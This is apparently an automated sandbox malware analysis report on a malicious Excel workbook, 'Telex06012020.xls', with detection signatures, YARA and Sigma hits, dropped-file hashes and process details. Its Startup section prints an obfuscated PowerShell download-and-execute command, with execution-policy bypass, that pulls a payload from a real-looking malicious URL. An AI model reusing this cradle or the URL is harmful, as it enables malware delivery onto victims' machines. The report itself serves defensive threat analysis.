ID: 337287
Sample Name:
Telex06012020.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:26:53
Date: 08/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Telex06012020.xls

Overview

General Information

Sample Name:	Telex06012020.xls
Analysis ID:	337287
MD5:	c221348cc4be1c…
SHA1:	b7bbcb23c92782..
SHA256:	07a877cc1499b2..
Tags:	xls

Most interesting Screenshot:




Detection

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- PowerShell case anomaly found
- Sigma detected: Microsoft Office Pr…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Document contains embedded VBA …
- Enables debug privileges
- May sleep (evasive loops) to hinder …
- Queries the volume information (nam…
- Yara detected Xls With Macro 4.0
- Yara signature match

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 920 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2552 cmdline: CmD.Exe /C poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g')) MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2548 cmdline: poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g')) MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Telex06012020.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	• 0x1cf5e:$s1: poWeRSheLL.EXe • 0x1cf72:$s2: BYPAsS
Telex06012020.xls	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1cf5e:$s1: poWeRSheLL
Telex06012020.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\A2FE0000	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1c776:$s1: poWeRSheLL

Memory Dumps


Source	Rule	Description	Author	Strings
00000004.00000002.2109249416.0000000001CD6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x8c8:$s1: poWeRSheLL

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

PowerShell case anomaly found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Telex06012020.xls	6%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://lankarecipes.com/mages.jpPE	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://lankarecipes.com/mages.jp	5%	Virustotal		Browse
http://lankarecipes.com/mages.jp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://lankarecipes.com/mages.jpPE	powershell.exe, 00000004.00000002.2113166439.00000000036AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000004.00000002.2109868548.0000000002480000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000004.00000002.2109868548.0000000002480000.00000002.00000001.sdmp	false		high
http://lankarecipes.com/mages.jp	Telex06012020.xls	true	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleanerv	powershell.exe, 00000004.00000002.2109151694.00000000003BE000.00000004.00000020.sdmp	false		high

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337287
Start date:	08.01.2021
Start time:	09:26:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Telex06012020.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.evad.winXLS@5/6@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe

Simulations

Behavior and APIs

Time	Type	Description
09:27:49	API Interceptor	16x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\D1FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\D1FE0000	
File Type:	data
Category:	dropped
Size (bytes):	114884
Entropy (8bit):	7.924848950112002
Encrypted:	false
SSDEEP:	3072:rEoHzSJtwYold/FMeHxvPnelLDCfXoCFsWJf:rEQIwYoLH9PnedDCfLHf
MD5:	E2BAF3BE6E8821D027C56FFC2C812560
SHA1:	BCE4F0AC5FDC9F6A22A0F55D4978D8A427FE63A3
SHA-256:	153BDEC7E9232F0CC2D3725560D1BF70BD98800BD2A8600A8BC0B8EDB4F54EFA
SHA-512:	ED2A3D8E7B589B7265FA170C6DFD78BBE4D1B3134FF0EFE59DCD84A59EB9EB3DE8091E4892EE104BF6EF339ABFB0CA47EC08DDF53A764738ACFFF5DD9333 C98
Malicious:	false
Reputation:	low
Preview:	.U.n.1..W.?...f.D....EK.I.$.`....%_C..sm.U...Z..y..q..3...j...w-.7=V..^i7o.....U..S.x.-.....6.V.v.EJ.+.(.`.6>.....V$z.s..\.9.A.w.w.\.S.`..w...I.dC.wN....n^.j...h)...k..Dj?.i...%..C..p...iB... %*..?..3..HT.l....D0x..bt.....\._.]g\.....h..VP=...~..>.../..$...k.H0M.Yc..~.....Q*...y...h.B_...uU.}7^.(...>...._...O>..|.....Bse.0m.._.vGzEYE.C.....=.%]....RtF.^.{.dt...b.pH.Sg..Hq.]. (.!...uB.....PK.....!.;.!.....[Content_Types].xml ...(..... ....N

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Jan 8 16:27:47 2021, atime=Fri Jan 8 16:27:47 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.50156641594565
Encrypted:	false
SSDEEP:	12:85QrGn8LgXg/XAlCPCHaX2B8GB/XiUcX+WnicvbJbDtZ3YilMMEpxRljKzqCTdJU:85Fnq/XTm6G9+YepDv3qm1rNru/
MD5:	CEE4BEB206F3562C8D82377177B56870
SHA1:	00CB7D520CA531CD7A8F79E377F2A3BE1A49E650
SHA-256:	BEA9D69ADB2EEDFE7D5369415D5C724D2C54A0AE527C3BE785A5AFF191B38B2C
SHA-512:	A6A4165E2C62E95749BE34C15C6D2130DE4C6DCC2A0A7798AFB819BBC1FE7CC4AF23C94772721D97CC5D86F700191CD93A2C15A435013FF1C90149C2AF6B1E B
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...Y.....Y.....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....(Rx...Desktop.d.....QK.X(Rx.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\980108\Users.user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Telex06012020.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Fri Jan 8 16:27:47 2021, atime=Fri Jan 8 16:27:47 2021, length=129024, window=hide
Category:	dropped
Size (bytes):	2058
Entropy (8bit):	4.508098766866766
Encrypted:	false
SSDEEP:	24:8h/O/XTm6GreV6Jeh1Dv3qm1dM7dD2h/O/XTm6GreV6Jeh1Dv3qm1dM7dV:8M/XTFGqUJ4EgQh2M/XTFGqUJ4EgQ/
MD5:	81CC1375A90058915E21B56A32B2E605
SHA1:	BB705D363B78C86A64F18B399B28FDBDD84F1FEA
SHA-256:	9B658BEEA67608F217B9FEFFD53BDFCC83F3EE0CD5B506B6E52079DB959D610C
SHA-512:	5C8972D7A3B37B6D828F47D49C6D9F61519EC93AAD346FF6A2F95E64F996A68096983D702D3BCBCECA3C852302A938A4C0D952B0E457D7B666E5217691F7192
Malicious:	false
Reputation:	low
Preview:	L.....F.... ..."c...{...Y.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....l.2.....(Ru. .TELEX0~1.XLS..P.....Q.y.Q.y*...8.....T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....{.....-...8...[.....?J.....C:\Users\..#.....\\980108\Use rs.user\Desktop\Telex06012020.xls.(.....\....\....\....\....\....\.D.e.s.k.t.o.p.\.T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.- .2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9F.C.....[D_....3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.1711745601340615
Encrypted:	false
SSDEEP:	3:oyBVomMHZOVX/6lphZOVX/6lmMHZOVX/6lv:dj6M9S7W9SxM9S1
MD5:	0A818CE42B82E28C18F24F1461724805
SHA1:	A8825698DD788B8C2236FF6BEFB7235D0938A1ED
SHA-256:	D29555390CEE036E08F72AB94C450ADFAF4244F6318837DB856DA042C607EE07
SHA-512:	4824E4170BC4DC4022AB1ABDE52BC3ADC2F0DD3A95756CEAA115CFA04805489B2FCBED0DC14D8C339E73424450BCAB2A3ED5E4D11E97DB1CF4A1C55EF66E BDF0
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Telex06012020.LNK=0..Telex06012020.LNK=0..[xls]..Telex06012020.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RE8JT9ZBAB6XM8JSDXZM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585601523755251
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoqz8hQCsMqUqvsEHyqvJCworAzv1YxHRf8O2lUV0lu:cydoqz8yFHnorAzvAf8OCIu
MD5:	1232E816E0A93FBFAAEA1C40136610F2
SHA1:	CF6BF6F81E01F5D9A81E4F538D81D4116C1BB739
SHA-256:	5A4A1DAE691D18BBF424E84F08BAF3B6F637EDBB3A1437BDBD4B9C371DCFFA76
SHA-512:	58A7B6EF796A54E0ECAB91925478CC6C0F23DB7C99BAA661897E4627208551445E29379980E2D2CAB9F7E746E9E83886591BACFFAFAA2AD5939479C0E39E176
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\A2FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	137504
Entropy (8bit):	7.51294414513354
Encrypted:	false
SSDEEP:	3072:C4xEtjPOtioVjDGUU1qfDlaGGx+cL2QnA1HwSJtUkUlR/FoeHxv7nalHDCfZoCFK:3xEtjPOtioVjDGUU1qfDlavx+W2QnAZX
MD5:	30CF8F172ECDFAA5A1A3C36A9D45691B
SHA1:	CBF238E79157CEEA2D6459AA485D3E6480AD53BF
SHA-256:	3D20AF19828EDAA4ACB2FC828525B60ECF32E3228D7FEE989D79699C1F589A19
SHA-512:	E70AAE6EB587F7EC7AFDC3FB26D7F02F63787ABA1E4F7133473E58933ED1D959427CDFB564562AD943337401B0FCBA46936F7F97C1A55E0723143F879F7D149E
Malicious:	false
Yara Hits:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\user\Desktop\A2FE0000, Author: Florian Roth
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=.....<..K..8.....X.@... .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1... ,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b. r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C. a.l.i.b.r.i.1.....C.a.l.i.b.r.i.....''$''

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: OBA, Last Saved By: OBA, Name of Creating Appli cation: Microsoft Excel, Create Time/Date: Wed Jan 6 16:14:54 2021, Last Saved Time/Date: Wed Jan 6 16:18:07 2021, Security: 0
Entropy (8bit):	7.63969342616772

General

TrID:	• Microsoft Excel sheet (30009/1) 45.83% • Microsoft Works Spreadsheet (27457/6) 41.94% • Generic OLE2 / Multistream Compound File (8008/1) 12.23%
File name:	Telex06012020.xls
File size:	122880
MD5:	c221348cc4be1ca5c8d1fe510c672e57
SHA1:	b7bbcb23c92782d871a684afc34e4c8264e96b8e
SHA256:	07a877cc1499b20ae7bcaf0200f2576a100754fa661e391f36cbb95aa58a75b9
SHA512:	6cd55b442d3513b6377b595f5a05b7914133ff4c0630b57579f6927a8366e1117086d5cd00d07c3fd3ec9a9b0d9472900ac3638200d92a8222072dc40d793d84
SSDEEP:	3072:dfZ+RwPONXoRjDhIcp0fDlaGGx+cL26nAfHgSJtM2slx/FQeHxvjnqlHDCfVoCF:RZ+RwPONXoRjDhIcp0fDlavx+W26nAve
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Telex06012020.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	OBA
Last Saved By:	OBA
